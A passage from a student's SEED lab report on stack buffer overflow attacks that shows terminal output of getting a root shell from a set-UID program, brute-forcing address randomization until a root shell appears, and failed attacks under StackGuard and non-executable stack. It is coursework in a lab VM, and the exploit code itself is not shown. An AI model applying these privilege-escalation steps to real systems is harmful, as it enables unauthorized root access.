root@VM:/home/seed/is/lab3# chmod 4755 call_shellcode
root@VM:/home/seed/is/lab3# exit
exit
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l call_shellcode
-rwsr-xr-x 1 root root 7388 Feb 24 11:46 call_shellcode
Bharath-PES1201801948-VM1:~/is/lab3$ ./call_shellcode
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 5: Defeating Address Randomization

First, we enable address randomization for both stack and heap by setting the value to 2. If it were set to 1, then only the stack address would have been randomized.



```
Bharath-PES1201801948-VM1:~/is/lab3$ sudo /sbin/sysctl -w kernel.r
andomize_va_space=2
kernel.randomize_va_space = 2
Bharath-PES1201801948-VM1:~/is/lab3$
```


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
En
12:13 PM
/bin/bash 66x28
Right Ctrl


```
The program has been running 27805 times so far.
./infinite.sh: line 14: 12142 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27806 times so far.
./infinite.sh: line 14: 12143 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27807 times so far.
./infinite.sh: line 14: 12144 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27808 times so far.
./infinite.sh: line 14: 12145 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27809 times so far.
./infinite.sh: line 14: 12146 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27810 times so far.
./infinite.sh: line 14: 12147 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27811 times so far.
./infinite.sh: line 14: 12148 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27812 times so far.
./infinite.sh: line 14: 12149 Segmentation fault      ./stack
1 minutes and 7 seconds elapsed.
The program has been running 27813 times so far.
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force Approach. It leads to a successful buffer overflow attack.

The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.

But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run. As seen, we get the root terminal (as it is a SET-UID root program), indicated by #.

Task 6: Turn on the StackGuard Protection


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed
En
12:20 PM
root@VM: /home/seed 66x28


```
Bharath-PES1201801948-VM1:~$ su
Password:
root@VM:/home/seed# sudo /sbin/sysctl -w kernel.randomize_va_space
=0
kernel.randomize_va_space = 0
root@VM:/home/seed# gcc -z execstack -o stack stack.c
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# exit
exit
Bharath-PES1201801948-VM1:~$ ll stack
-rwsr-xr-x 1 root root 7524 Feb 24 12:19 stack
Bharath-PES1201801948-VM1:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
Bharath-PES1201801948-VM1:~$ 
```

First, we disable the address randomization countermeasure. Then we compile the program 'stack.c' with StackGuard Protection(by not providing -fno-stack-protector)and executable stack(by providing -z execstack).

Next, we run this vulnerable stack program, and see that the buffer overflow attempt fails because of the following error,and the process is aborted

This proves that with StackGuard Protection mechanism, Buffer Overflow attack can be detected and prevented.

Task 7: Turn on the Non-executable Stack Protection


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed
En
12:22 PM
root@VM: /home/seed 66x28

```
root@VM:/home/seed# gcc -o stack -fno-stack-protector -z noexecsta
ck stack.c
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# exit
exit
Bharath-PES1201801948-VM1:~$ ./stack
Segmentation fault
Bharath-PES1201801948-VM1:~$
```

We compile the program with StackGuard Protection off (due to -fno-stack-protector) and non executable stack (by adding -z noexecstack) in root shell.

On running this compiled program, we get the error of segmentation fault. This shows that the buffer overflow attack did not succeed, and the program crashed

This error is caused because the stack is no more executable.